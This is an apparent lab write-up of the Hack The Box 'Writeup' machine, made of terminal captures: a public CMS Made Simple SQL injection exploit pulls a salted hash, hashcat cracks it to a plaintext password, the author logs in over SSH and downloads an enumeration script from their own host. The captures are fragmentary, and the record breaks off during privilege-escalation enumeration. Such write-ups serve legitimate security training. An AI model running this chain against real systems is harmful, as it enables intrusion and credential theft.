
line: 1 / 1005 col: 0 sel: 15 INS




```
Version 2.2.9.1
-------------------------------
Core - General
  - fix to the CmsLayoutStylesheetQuery class
  - fix an edge case in the Database\Connection::DbTimeS
```



```
┌──(root💀kali)-[/Documents/htb/boxes/writeup]
└─# searchsploit CMS Made Simple
 Exploit Title                                                                                      |  Path
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Execution (Metasploit)                  | php/remote/46627.rb
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting                                             | php/webapps/26298.txt
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusion                                             | php/webapps/26217.html
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting                                          | php/webapps/29272.txt
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection                                              | php/webapps/29941.txt
CMS Made Simple 1.11.10 - Multiple Cross-Site Scripting Vulnerabilities                             | php/webapps/32668.txt
CMS Made Simple 1.11.9 - Multiple Vulnerabilities                                                   | php/webapps/43889.txt
CMS Made Simple 1.2 - Remote Code Execution                                                         | php/webapps/4442.txt
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection                                                | php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload                                    | php/webapps/5600.php
CMS Made Simple 1.4.1 - Local File Inclusion                                                        | php/webapps/7285.txt
CMS Made Simple 1.6.2 - Local File Disclosure                                                       | php/webapps/9407.txt
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting                                 | php/webapps/33643.txt
CMS Made Simple 1.6.6 - Multiple Vulnerabilities                                                    | php/webapps/11424.txt
CMS Made Simple 1.7 - Cross-Site Request Forgery                                                    | php/webapps/12009.html
CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion                                       | php/webapps/34299.py
CMS Made Simple 1.x - Cross-Site Scripting / Cross-Site Request Forgery                             | php/webapps/34068.html
CMS Made Simple 2.1.6 - 'cntnt01detailtemplate' Server-Side Template Injection                      | php/webapps/48944.py
CMS Made Simple 2.1.6 - Multiple Vulnerabilities                                                    | php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execution                                                       | php/webapps/44192.txt
CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated)                                      | php/webapps/48779.py
CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload                                        | php/webapps/48742.txt
CMS Made Simple 2.2.14 - Persistent Cross-Site Scripting (Authenticated)                            | php/webapps/48851.txt
CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (XSS)                                         | php/webapps/49793.txt
CMS Made Simple 2.2.15 - RCE (Authenticated)                                                        | php/webapps/49345.txt
CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Upload (Authenticated)            | php/webapps/49199.txt
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution                                       | php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution                                       | php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning                                     | php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection                                                            | php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload                                    | php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload                               | php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload                      | php/webapps/46546.py
```




```
┌──(root💀kali)-[/Documents/htb/boxes/writeup]
└─# searchsploit -m php/webapps/46635.py
  Exploit: CMS Made Simple < 2.2.10 - SQL Injection
      URL: https://www.exploit-db.com/exploits/46635
     Path: /usr/share/exploitdb/exploits/php/webapps/46635.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /Documents/htb/boxes/writeup/46635.py
```




```
┌──(root💀kali)-[/Documents/htb/boxes/writeup]
└─# mv 46635.py cms-sql.py
```

ImportError: No module named termcolor




```
root@htb:~/htb/boxes/writeup# python cms-made-simple-sql.py -u http://10.10.10.138/writeup/
```




```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```


salt password: 5a599ef579066807
password hash : 62def4866937f08cc13bab43bb14e6f7
in the code




```
utify_print_try(line)
hashlib.md5(str(salt) + line).hexdigest() == password
 output += "\n[+] Password cracked: " + line
 break
ose()
```




```
┌──(root💀kali)-[/Documents/htb/boxes/writeup]
└─# hashcat --example-hashes
hashcat (v6.1.1) starting...
```




```
MODE: 20
TYPE: md5($salt.$pass)
HASH: 57ab8499d08c59a7211c77f557bf9425:4247
PASS: hashcat
```



```
62def4866937f08cc13bab43bb14e6f7:5a599ef579066807

```




```
┌──(root💀kali)-[/Documents/htb/boxes/writeup]
└─# hashcat -m 20 password /usr/share/wordlists/rockyou.txt
```




```
62def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9
```


jkr : raykayjay9




```
┌──(root💀kali)-[/Documents/htb/boxes/writeup]
└─# ssh jkr@10.10.10.138
The authenticity of host '10.10.10.138 (10.10.10.138)' can't be established.
ECDSA key fingerprint is SHA256:TEw8ogmentaVUz08dLoHLKmD7USL1uIqidsdoX77oy0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: tes
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.10.138' (ECDSA) to the list of known hosts.
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jkr@writeup:~$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
```




```
jkr@writeup:/home$ ls
jkr
jkr@writeup:/home$ cd jkr/
jkr@writeup:~$ cat user.txt
d4e493fd4068afc9eb1aa6a55319f978
```



```
jkr@writeup:~$ cd /dev/shm
jkr@writeup:/dev/shm$ wget 10.10.14.23:8000/LinEnum.sh
--2021-05-05 18:13:38--  http://10.10.14.23:8000/LinEnum.sh
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh                    100%[==========================================>]  45.54K  10.3KB/s    in 4.4s

2021-05-05 18:13:43 (10.3 KB/s) - 'LinEnum.sh' saved [46631/46631]
```




```
┌──(root💀kali)-[/Documents/htb/boxes/writeup]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.138 - - [05/May/2021 18:09:45] "GET /LinEnum.sh HTTP/1.1" 200 -
```




```
jkr@writeup:/dev/shm$ bash  LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982
```

1)we have mysql




```
[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```



What is the use of port 3306?

Port 3306 is the default **port used** for the MySQL protocol. You'll **use** it to connect with MySQL clients and utilities such as mysqldump. Feb 1, 2021

we should look at the mySQL config and get the password of that




```
jkr@writeup:/dev/shm$ cd /var/www/html/
jkr@writeup:/var/www/html$ ls
index.html  robots.txt  writeup
jkr@writeup:/var/www/html$ cd writeup/
-bash: cd: writeup/: Permission denied
jkr@writeup:/var/www/html$ mysql
ERROR 1045 (28000): Access denied for user 'jkr'@'localhost' (using password: NO)
jkr@writeup:/var/www/html$ ls -al
total 20
drwxr-xr-x 3 root     root     4096 Apr 24  2019 .
drwxr-xr-x 3 root     root     4096 Apr 19  2019 ..
-rw-r--r-- 1 root     root     3032 Apr 24  2019 index.html
-rw-r--r-- 1 root     root      310 Apr 24  2019 robots.txt
drwx------ 9 www-data www-data 4096 Apr 19  2019 writeup
```


can't access, owned by www-data

2) we are in staf group

